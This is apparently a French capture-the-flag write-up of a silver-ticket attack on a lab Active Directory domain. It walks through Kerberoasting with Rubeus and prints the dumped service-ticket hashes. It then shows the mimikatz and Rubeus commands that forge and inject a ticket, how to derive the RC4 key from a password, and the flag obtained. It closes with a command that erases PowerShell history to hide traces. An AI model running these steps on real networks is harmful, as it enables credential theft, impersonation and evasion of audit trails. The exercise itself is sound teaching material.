



Correction Windows

Silver ticket




On obtient l'ip du compte à compromettre
10.16.20.232

les crédits sont
rud1g33r
chatchat

on se connecte avec un service rdp déjà implémenter mstsc

```
00000000  52 44 50 5f 4c 4f 47 49  4e 3d 72 75 64 31 67 33  RDP_LOGI N=rud1g3
00000010  33 72 0a 52 44 50 5f 50  41 53 53 57 4f 52 44 3d  3r.RDP_P ASSWORD=
00000020  63 68 61 74 63 68 61 74  0a 43 4c 49 45 4e 54 3d  chatchat .CLIENT=
00000030  57 69 6e 64 6f 77 73 20  31 30 0a 44 4f 4d 41 49  Windows 10.DOMAI
00000040  4e 3d 4b 31 54 54 59 56  4c 41 4e 38 30 30 0a  N=K1TTYV LAN800.
```



On est dans un domaine Active Directory (**K1TTYVLAN800.c4t**) et le but est d'accéder à la page `/admin` du site **jokoservice.k1ttyVLAN800.c4t**. Cette page est protégée par **Kerberos**: si on a un ticket valide pour le service HTTP, le serveur nous laisse passer.

```
Windows PowerShell
Copyright (C) Microsoft Corporation. Tous droits réservés.

Testez le nouveau système multiplateforme PowerShell https://aka.ms/pscore6

PS C:\Users\rud1g33r> runas /netonly /user:kittyVLAN800\rud1g33r powershell
>>
Entrez le mot de passe de kittyVLAN800\rud1g33r :
Tentative de lancement de powershell en tant qu'utilisateur "kittyVLAN800\rud1g33r" ...
PS C:\Users\rud1g33r> ls

Répertoire : C:\Users\rud1g33r

Mode          LastWriteTime    Length Name
----          -----        ---- 
d-r--   27/11/2025 13:28          3D Objects
d-r--   27/11/2025 13:28       Contacts
d-r--   28/11/2025 17:48      Desktop
d-r--   27/11/2025 13:28     Documents
d-r--   27/11/2025 13:28    Downloads
d-r--   27/11/2025 13:28   Favorites
d-r--   27/11/2025 13:28      Links
d-r--   27/11/2025 13:28      Music
d-r--   27/11/2025 13:32    OneDrive
d-r--   27/11/2025 13:29    Pictures
d-r--   27/11/2025 13:28  Saved Games
d-r--   27/11/2025 13:29    Searches
d-r--   27/11/2025 13:28    Videos
-a---   28/11/2025 18:24          480 shell.aspx

PS C:\Users\rud1g33r> cd .\Desktop\
PS C:\Users\rud1g33r\Desktop> ls

Répertoire : C:\Users\rud1g33r\Desktop

Mode          LastWriteTime    Length Name
----          -----        ---- 
d----   09/01/2026 10:47 Ghostpack-CompiledBinaries-master
d----   28/11/2025 17:48 mimikatz_trunk
-a---   09/10/2025 09:33 45898 image.webp
-a---   27/11/2025 13:28 2352 Microsoft Edge.lnk

PS C:\Users\rud1g33r\Desktop>
```

D'abord, j'ouvre une session avec `runas /netonly`

(La commande `runas /netonly` permet d'ouvrir une session locale **sans changer l'identité Windows locale**, tout en utilisant **d'autres identifiants uniquement pour les accès réseau**.)

pour avoir un contexte réseau du domaine. Ensuite je vérifie avec `klist` que Kerberos fonctionne bien et que des tickets peuvent être stockés dans le cache.

```

PS C:\Windows\system32> klist
LogonId est 0:0x25b1f3

Tickets mis en cache : (4)

#0> Client : rudig33r @ K1TTYVLAN800.C4T
Serveur : krbtgt/K1TTYVLAN800.C4T @ K1TTYVLAN800.C4T
Type de chiffrement KerbTicket : AES-256-CTS-HMAC-SHA1-96
Indicateurs de tickets 0x60a10000 -> forwardable forwarded renewable pre_authent name_canonicalize
Heure de démarrage : 1/9/2026 10:43:26 (Local)
Heure de fin : 1/9/2026 20:43:26 (Local)
Heure de renouvellement : 1/16/2026 10:43:26 (Local)
Type de clé de session : AES-256-CTS-HMAC-SHA1-96
Indicateurs de cache : 0x2 -> DELEGATION
KDC appelé : RT-win2016.kittyVLAN800.c4t

#1> Client : rudig33r @ K1TTYVLAN800.C4T
Serveur : krbtgt/K1TTYVLAN800.C4T @ K1TTYVLAN800.C4T
Type de chiffrement KerbTicket : AES-256-CTS-HMAC-SHA1-96
Indicateurs de tickets 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
Heure de démarrage : 1/9/2026 10:43:26 (Local)
Heure de fin : 1/9/2026 20:43:26 (Local)
Heure de renouvellement : 1/16/2026 10:43:26 (Local)
Type de clé de session : AES-256-CTS-HMAC-SHA1-96
Indicateurs de cache : 0x1 -> PRIMARY
KDC appelé : RT-WIN2016

#2> Client : rudig33r @ K1TTYVLAN800.C4T
Serveur : ldap/RT-win2016.kittyVLAN800.c4t/kittyVLAN800.c4t @ K1TTYVLAN800.C4T
Type de chiffrement KerbTicket : AES-256-CTS-HMAC-SHA1-96
Indicateurs de tickets 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
Heure de démarrage : 1/9/2026 10:44:27 (Local)
Heure de fin : 1/9/2026 20:43:26 (Local)
Heure de renouvellement : 1/16/2026 10:43:26 (Local)
Type de clé de session : AES-256-CTS-HMAC-SHA1-96
Indicateurs de cache : 0
KDC appelé : RT-win2016.kittyVLAN800.c4t

#3> Client : rudig33r @ K1TTYVLAN800.C4T
Serveur : cifs/RT-win2016.kittyVLAN800.c4t/kittyVLAN800.c4t @ K1TTYVLAN800.C4T
Type de chiffrement KerbTicket : AES-256-CTS-HMAC-SHA1-96
Indicateurs de tickets 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
Heure de démarrage : 1/9/2026 10:43:26 (Local)
Heure de fin : 1/9/2026 20:43:26 (Local)
Heure de renouvellement : 1/16/2026 10:43:26 (Local)
Type de clé de session : AES-256-CTS-HMAC-SHA1-96
Indicateurs de cache : 0
KDC appelé : RT-win2016.kittyVLAN800.c4t

```

Après ça, j'utilise **Rubeus (kerberoast)** pour chercher les comptes ayant des **SPN**. Deux comptes sortent, et celui qui nous intéresse est **jokomanilay** avec le SPN **HTTP/jokoservice.k1ttyVLAN800.c4t**. Les tickets récupérés sont exportés dans un fichier (**tgs.txt**).

```

PS C:\Windows\system32> cd C:\Users\rudig33r\Desktop\Ghostpack-CompiledBinaries-master
>> .\Rubeus.exe kerberoast /domain:kittyVLAN800.c4t /outfile:tgs.txt
>>

(_____) _ [__] _ [__] _ [__] _ [__] _ [__] _ [__]
[___] / [__] / [__] / [__] / [__] / [__] / [__] / [__]

v2.2.0

[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]           Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Target Domain      : kittyVLAN800.c4t
[*] Searching path 'LDAP://RT-win2016.kittyVLAN800.c4t/DC=kittyVLAN800,DC=c4t' for '(&(samAccountType=805306368)(servicePrincipalName*)(!samAccountName krbtgt)(!(UserAccountControl:1.2.840.113556.1.4.803:=2))'

[*] Total kerberoastable users : 2

[*] SamAccountName      : svc-sql
[*] DistinguishedName   : CN=svc-sql,CN=Users,DC=kittyVLAN800,DC=c4t
[*] ServicePrincipalName : MSSQLSvc/RT-win2016.kittyVLAN800.c4t
[*] PwdLastSet          : 28/11/2025 10:57:24
[*] Supported ETypes     : RC4_HMAC_DEFAULT
[*] Hash written to C:\Users\rudig33r\Desktop\Ghostpack-CompiledBinaries-master\tgs.txt

[*] SamAccountName      : jokomanilay
[*] DistinguishedName   : CN=jokomanilay,CN=Users,DC=kittyVLAN800,DC=c4t
[*] ServicePrincipalName : HTTP/jokoservice.kittyVLAN800.c4t
[*] PwdLastSet          : 28/11/2025 17:38:44
[*] Supported ETypes     : RC4_HMAC_DEFAULT
[*] Hash written to C:\Users\rudig33r\Desktop\Ghostpack-CompiledBinaries-master\tgs.txt

[*] Roasted hashes written to : C:\Users\rudig33r\Desktop\Ghostpack-CompiledBinaries-master\tgs.txt
PS C:\Users\rudig33r\Desktop\Ghostpack-CompiledBinaries-master> ls

Répertoire : C:\Users\rudig33r\Desktop\Ghostpack-CompiledBinaries-master

Mode                LastWriteTime       Length Name
----                -----        ---- -
d----        28/11/2025 10:55            dotnet v3.5 compiled binaries
d----        28/11/2025 10:55            dotnet v4.5 compiled binaries
d----        28/11/2025 10:55            dotnet v4.7.2 compiled binaries
d----        28/11/2025 10:55            dotnet v4.8.1 compiled binaries
-a----        24/10/2024 23:58    174088 Certify.exe
-a----        24/10/2024 23:58    33792 Koh.exe
-a----        24/10/2024 23:58    15360 LockLess.exe
-a----        24/10/2024 23:58    750 README.md
-a----        24/10/2024 23:58    8192 RestrictedAdmin.exe
-a----        24/10/2024 23:58    446976 Rubeus.exe
-a----        24/10/2024 23:58    731136 SafetyKatz.exe
-a----        24/10/2024 23:58    596992 Seatbelt.exe
-a----        24/10/2024 23:58    739840 SharpChrome.exe
-a----        24/10/2024 23:58    130048 SharpPAPI.exe
-a----        24/10/2024 23:58    8704 SharpDump.exe
-a----        24/10/2024 23:58    15360 SharpRoast.exe
-a----        24/10/2024 23:58    39424 SharpUp.exe
-a----        24/10/2024 23:58    54272 SharpwMI.exe
-a----        09/01/2026 10:47    4557 tgs.txt

```



La commande de Kerberoasting recense **tous les comptes Active Directory possédant un SPN** (Service Principal Name). La présence d'un **compte utilisateur exposé via SPN** est un **mauvais design AD**.

```
>>> C:\Users\rud1g33r\Desktop> whoami /user
whoami /user
Administrator

Informations sur l'utilisateur
-----
Nom d'utilisateur      SID
=====
klitylan800          S-1-5-21-3166012238-114127087-2902280309-1103
PS C:\Users\rud1g33r\Desktop>
```

J'essaie Mimikatz, mais ça ne donne rien d'utile ici (droits/priviléges limités), donc je passe à une autre méthode.

<https://github.com/gentilkiwi/mimikatz>

```
PS C:\Users\rudig33r\Desktop\mimikatz_trunk> pwd
Path
-----
C:\Users\rudig33r\Desktop\mimikatz_trunk

PS C:\Users\rudig33r\Desktop\mimikatz_trunk> cd C:\Users\rudig33r\Desktop\mimikatz_trunk\x64
>> ./mimikatz.exe
>>

.#####. mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
## v ##' > Vincent LE TOUX ( vincent.letoux@gmail.com )
#####' > https://pingcastle.com / https://mysmartlogon.com ***

mimikatz # privilege::debug
ERROR kuhl_m_privilege_simple ; RtlAdjustPrivilege (20) c0000061

mimikatz #

mimikatz # sekurlsa::ntlm
ERROR mimikatz_doLocal ; "ntlm" command of "sekurlsa" module not found !

Module : sekurlsa
Full name : SekurLSA module
Description : Some commands to enumerate credentials...

    msv - Lists LM & NTLM credentials
    wdigest - Lists WDigest credentials
    kerberos - Lists Kerberos credentials
    tspkg - Lists TsPkg credentials
    livessp - Lists LiveSSP credentials
    cloudap - Lists CloudAp credentials
    ssp - Lists SSP credentials
    logonPasswords - Lists all available providers credentials
    process - Switch (or reinit) to LSASS process context
    minidump - Switch (or reinit) to LSASS minidump context
    bootkey - Set the SecureKernel Boot Key to attempt to decrypt LSA Isolated credentials
    pth - Pass-the-hash
    krbtgt! - krbtgt!
    dpapisystem - DPAPI_SYSTEM secret
    trust - Antisocial
    backupkeys - Preferred Backup Master keys
    tickets - List Kerberos tickets
    ekeys - List Kerberos Encryption Keys
    dpapi - List Cached MasterKeys
    credman - List Credentials Manager

mimikatz #
mimikatz #
```



kerberos::silver
/user:jokomanilay
/domain:K1TTYVLAN800.C4T
/sid:S-1-5-21-3166012238-114127087-2902280309
/service:HTTP/jokoservice.k1ttyVLAN800.c4t
/rc4:<RC4_SERVICE_HASH>
/id:500
/groups:513
/ptt

Explication très simple des éléments clés

- /user:jokomanilay

→ Tu te fais passer pour l'utilisateur `jokomanilay`.

- `/domain + /sid`

→ Tu indiques à quel domaine appartient ce faux utilisateur, pour que le ticket ait l'air légitime.

- `/service:HTTP/jokoservice...`

→ Le ticket est valable **uniquement pour ce service web précis**.

Tu ne peux pas l'utiliser ailleurs.

- `/rc4:<hash>`

→ Tu signes le ticket avec la **clé secrète du service**.

Comme le service possède la même clé, il accepte le ticket sans poser de questions.

- `/id:500`

→ Tu dis dans le ticket "je suis administrateur".

- `/groups:513`

→ Tu ajoutes des groupes standards pour que le ticket paraisse cohérent.

- `/ptt`

→ Le ticket est injecté directement en mémoire et utilisable tout de suite.

Il faut calculer le hash rc4 avec les logins trouvé il y a de nombreuse méthode pour l'obtenir

```
echo -n 'MotDePasseIci' | iconv -t UTF-16LE | openssl md4
```

Ensuite je génère un **ticket de service (TGS)** pour `HTTP/jokoservice...` avec

Rubeus (*Build TGS*). Le ticket est créé puis **injecté** dans la session ("Ticket successfully imported"). Je re-vérifie avec **klist** : je vois bien un ticket **client = jokomanilay** et **serveur = HTTP/jokoservice....**

```
PS C:\Users\rud1g33r\Desktop\Ghostpack-CompiledBinaries-master> cd "$env:USERPROFILE\Desktop\Ghostpack-CompiledBinaries-master"
>>
>> .\Rubeus.exe silver ` 
>> /user:jokomanilay ` 
>> /service:HTTP/jokoservice.k1ttyVLAN800.c4t ` 
>> /rc4:ACEBF6D2A2FD55D9C91B17601DFBD742 ` 
>> /ldap ` 
>> /ptt
>>
```

▼ tgs.txt

```
PS C:\Users\rud1g33r\Desktop\Ghostpack-CompiledBinaries-master> cat tgs.txt
$krb5tgs$23$*svc-sql$k1ttyVLAN800.c4t$MSSQLSvc/RT-win2016.k1ttyVLAN800.c4t@k1ttyVLAN800.c4t*$A8DC231F7A64B4C4D9184D108FF75CE1$CB9882CCB8F568ED6BA1FAB9497C8656C9DE7067F26A7133F3DB4011F5D18D31CB11B57BBC468FA6072ACAEC841646CC33E59A28354EA64C995D1F253938630F7E10EEDFC3C6B6B41E6B053836DE12A3BF5AB8111ABE53D5289B210CA50B83C65D452C4B3EFDE23D87827630DB86BB9F1224B50EB9341FB68E8EB13C1E1A0555544F5754E2547A37C453348AC3E38CD702D69B06F5EB6688F27193C5B53AD446747A61883A119B0638DFCAC5AF45AABAC40C6BDD2C017C96186CF6507B97CC150A437F12FF3394664DD6DD30C894E6D494637EB3C356DF464962555A70B16AE827A21500411616B58BEEA489B365896E85859670BFC76FA2E134A30E5F8B10C5A0D7F72CF29306D52EDF968E6A08DFA208F0C4086ECF8099007B1FC2710706F3D0215FB8DA025EFF0CB6B922445BAF09D119296A7A09DADF4FC46B86F564EF15555FAB7D532D86B5940B952AFC053117D8BD24AF30B3EE18AB4B94A7EFC5F6F2ED4F3DEC14D1D98600A01A65EE9446997147E59D70C212F2249DBDCF90DF68124
```

DC0CA354BA7F63930397E630E8356CB79EDA4C45518D5BDC8C9B80A5
3D1A152D7BB465F8514CF1DBE620C328864CBE5D5BEC4A24AA1F0254
3477E310C33706371AE625760C8A13D6F00C1A687E57703A1E8D50F7
B0AF6353A4DD564D7ADCFF5FCEF30AAE73A3FA78CC94757DD4F8726C
09AE38D5A9066D270EC4331E2C54573DEFD24A13DC8AABEC579E811D
935CC62EE47F7CE05DD3DAFF39ACF44BD30F1F56224FE0BBA72AA97A
3C216D99AB7EB95F7085D8706D50BC8DE7BAC48038E46982CE5BBC65
5BC4FDDAF5CB0DC6859D89FD5624C25326D12C1A83EA8CE417C5642A
DB4D87B00187C1654E8D589855DCFC1DE804428A59B066C33221B122
57AFAD985878D48D94DBB92A7CFD4B76760768F9642F933801F9B371
99D367DD6967DD9B09A7C9E201D3466310248D6CDE21BD36E3744683
451FF1120039D923ED141DC3888AA6C4311B462265F7FB1D1533ACEF
2AD9EA78E65A2DB0045FFE29D67DBCA999CC5D5AD724891137C66521
03ACE5FBD5125F5B1AD7851765F910F31E9108935C1BF5BF6F6C9E0A
0021DF783E306BD93DAFD557742D9E2613145889844E21D8A8966268
8D89F4076BBF7B0DBACA45E42BC0A1116C06BD0199EEA5E8037315A3
DF485C7283386E76C5E58958A17E8F697F6419076062D0E75196DD82
E6ED5166D4B30970F61BC7C4EC94745857666B6F502B8AF47A4FE48C
5C7AD384C194C0FED569FB53D26507B7326E6DDE03CBAB3D07ECAEF2
ADB59ACD766319A35FAF6BB3392F03D97AE8A0FA33DF5030DA9355F9
AE7ECEA0DEAD31B295BE34BC0F8F7AA41B3BF295A30387BFFD434022
9F7CBA806C210426157BDCB74459DEFD89AADD95E7D22E19871505A
48EF31BE40EB154F6C8A6B1255A069CAA6895596EF9A602FA7AD10D0
D352FFCA5329853C04C01CB5B27ACDB19A8E24353E9CA4D8BF423BF3
9D2B1E4CD1A9BA98F658272C8FE9BF633E96

\$krb5tgs\$23\$*jokomanilay\$k1ttyVLAN800.c4t\$HTTP/jokoservi
ce.k1ttyVLAN800.c4t@k1ttyVLAN800.c4t*\$3940AAB48BD8ED2A99
9AC7E15683D195\$B6C49DA66DCA92809EAD3F326343B4B784C39CE6F
36E32242E18EF99895D95F3144465E4E585A359949202DAE1041FF98
7B44E3C7A8090C742AA6383190D7877CCF0376EB063B3AD5B939281F
672E7ABE37A3FFC7CE15EA4B90585DAA97D0F4B7D75338733F20AFD8
17D92EDAB78B8BE5DC54EE38233C69F4C044397692AE6B6AAD0BF58E
5BB892CA30D43363061AE15485A2D75721BBAD4E9E0BD72BE0D6128E
F6A57EBC0B8CEF06469896901EC9CD5B48EFA97300BC73762FE6B2E7
B23E5966DA146C875C23002E883EC83F616736EE3226288E21016E55
E9771FC9989ABC20052B6BE2FE044642EE01DDC3499A72BBB0F73FF7
6AD9C176127CC2F3CF64D0A3DF7D8F0A4B23D6F8C8D122AB5DF3F177
D66D886D64076791730E4B35FEC1EA5FB7BDC4A38825EDBCA9E23189

```
763A516465548A47B0700C8AABC5CAE825B45D2AB335B0DB6157A9E4
83E9F02923AE5085C81D79A5179473880981538FA750E005E961E146
BF0952B342E75C2E8BB00658AE4EAB52BF19549BB5893AF615EDB445
55479D3C9376EE29AB9E57CCC44EDBD54009F950E49FF0E5D13074FD
4464C1DB841C7EB66CC45FF145B60119D32C165F5996BE748D1F0E7B
606CDFA2D75960DB07A4F38E58B532DF21CABF773F8CDEDF4DF362A4
04E0BEC8BCDE89CBF47ADAA5D7BC4D3793E2F848BFC51ACA74042504
80B278A7F1F8861248039A42333AEB5FDC30A2F57D9CC9806E8E8E07
D2776C9298FE6D38BA3798A1293A08ED9D84553A8605A7ACF9990103
9AF63C4FF2CE9C1B971EF417F9911CF242530E3B9E5E5E029E4ED800
6388CE908856234E3990FEA2F489C3C25688FC0C74AACFD23996B2B
9BA0964B0DD30B4B40DD97DA984CBD47957B4BE416F275B3A866B4AB
8E703DCD220832392D79BA405C70366730A7D79955294083625BEA0D
74E8E4A12AA51C59E3DEB3539A9F0DC47BE2A86D89155E8B991AECF9
60D217F46E4488010EC611DA6BE0A9FB7277B497BB7144B59BF95AE1
A032D02BE0EAABACA85532DE6F081130934FC7A57B125FB82A74BD5A
4894A36A65446EA509E6AF9C52A3704D7C54D635B84662E26FB6094B
925764A0F9881E462C3F7759657208D43E9557D2A3C2A554C94B1583
EFD69DE939BF50602B39B39D955EF4CACF4075624A5ABA29C5F921E5
4601A4454513D07B966B81ED6408CF1C9AEB8829B5E984E8CBC7AB70
F90F2D6B159D6DB0502A693F031D0392B749FF3DC9083740D0C5D38C
B7F164415BF0E4FB8CCDD3758B5A38EEE3FC48FC3728BFA620260B86
CCA2495BCBA21CEFA8A8B2D85278DDEBD33556B027FD2A01F08DE4B8
501DDA17309C62FED501A539A09FDECDB9C341E4B4B59168A17BC1F5
B8779832A4BC13DA05219D22576A416C5D3E11584E3545780DE2BCD6
0E08D9B630818DD50F3768EF08B9C912278C318B5A7B91AFD9632EE9
45D6DD13B0105CC6E873EDED26F9DBCCAE40D76FFCCE9C9A84B58E24
661AC14B87E43266BD96BC3DC353B57CB54D5
```

```
PS C:\Users\rud1g33r\Desktop\Ghostpack-CompiledBinaries-
master>
```

```
PS C:\Users\rudig33r\Desktop\Ghostpack-CompiledBinaries-master> curl.exe -L --negotiate -u : http://jokoservice.kittyVLAN800.c4t/admin
>>
ADMIN AREA - AUTH OK
FLAG(Dont_Ask_GPT4_c4tz_1s_H3R3)
PS C:\Users\rudig33r\Desktop\Ghostpack-CompiledBinaries-master> klist

LogonId est 0:0x4aa2c

Tickets mis en cache : (1)

#0>   Client : jokomanilay @ KITTYVLAN800.C4T
    Serveur : HTTP/jokoservice.kittyVLAN800.c4t @ KITTYVLAN800.C4T
    Type de chiffrement KerbTicket : RSADSI RC4-HMAC(NT)
    Indicateurs de tickets 0x40a00000 -> forwardable renewable pre_authent
    Heure de démarrage : 1/9/2026 16:57:43 (Local)
    Heure de fin : 1/10/2026 2:57:43 (Local)
    Heure de renouvellement : 1/16/2026 16:57:43 (Local)
    Type de clé de session : RSADSI RC4-HMAC(NT)
    Indicateurs de cache : 0
    KDC appelé :
PS C:\Users\rudig33r\Desktop\Ghostpack-CompiledBinaries-master>
```

```
curl.exe -L --negotiate -u : http://jokoservice.k1ttyVLAN80
```

0.c4t/admin

sur la vm attaquante

```
PS C:\Users\Administrateur.WIN-H4HBAIV9058> Invoke-WebRequest  
>> -Uri http://jokoservice.kittyVLAN800.c4t/admin  
>> -UseDefaultCredentials  
>> -UseBasicParsing  
>>  
  
StatusCode      : 200  
StatusDescription : OK  
Content         : ADMIN AREA - AUTH OK  
                  FLAG{D0nt_Ask_GPT4_c4tz_1s_H3R3}  
RawContent      : HTTP/1.1 200 OK  
                  Persistent-Auth: true  
                  X-Flag: FLAG{D0nt_Ask_GPT4_c4tz_1s_H3R3}  
                  Accept-Ranges: bytes  
                  Content-Length: 55  
                  Content-Type: text/html  
                  Date: Tue, 13 Jan 2026 13:10:22 GMT  
                  ETag: "d77cb1b...  
Forms           : {[Persistent-Auth, true], [X-Flag, FLAG{D0nt_Ask_GPT4_c4tz_1s_H3R3}], [Accept-Ranges, bytes], [Content-Length, 55]...}  
Headers         : {}  
Images          : {}  
InputFields     : {}  
Links           : {}  
ParsedHtml      : {}  
RawContentLength : 55  
  
PS C:\Users\Administrateur.WIN-H4HBAIV9058>
```

On obtient un accès adamin sur le srvce web

Résumé ultra concis

- Silver Ticket forgé pour <HTTP://jokoservice>.
- Ticket injecté en mémoire et accepté par le service.
- Accès **admin** à l'application web confirmé (HTTP 200, flag).
- Portée **limitée au service HTTP compromis**.

La compromission du service web n'entraîne pas, à elle seule, un contrôle du domaine Active Directory. En revanche, elle constitue un point d'entrée stratégique permettant l'accès à des données sensibles, l'exécution d'actions administratives applicatives et un potentiel pivot vers d'autres ressources du système d'information.

▼ Pour les curieux (poursuite redteaming)

pour poursuivre pour les curieux Attaque par Pivot entrée dans la Zone red teaming

<https://medium.com/@Obfuscator/lateral-movement-and-pivoting-in-ad-389cb2ea633a>

Pour nettoyer tout

```
Clear-History; Remove-Item "$env:APPDATA\Microsoft\Windows  
\PowerShell\PSReadLine\ConsoleHost_history.txt" -Force -ErrorAction SilentlyContinue; Remove-Module PSReadLine
```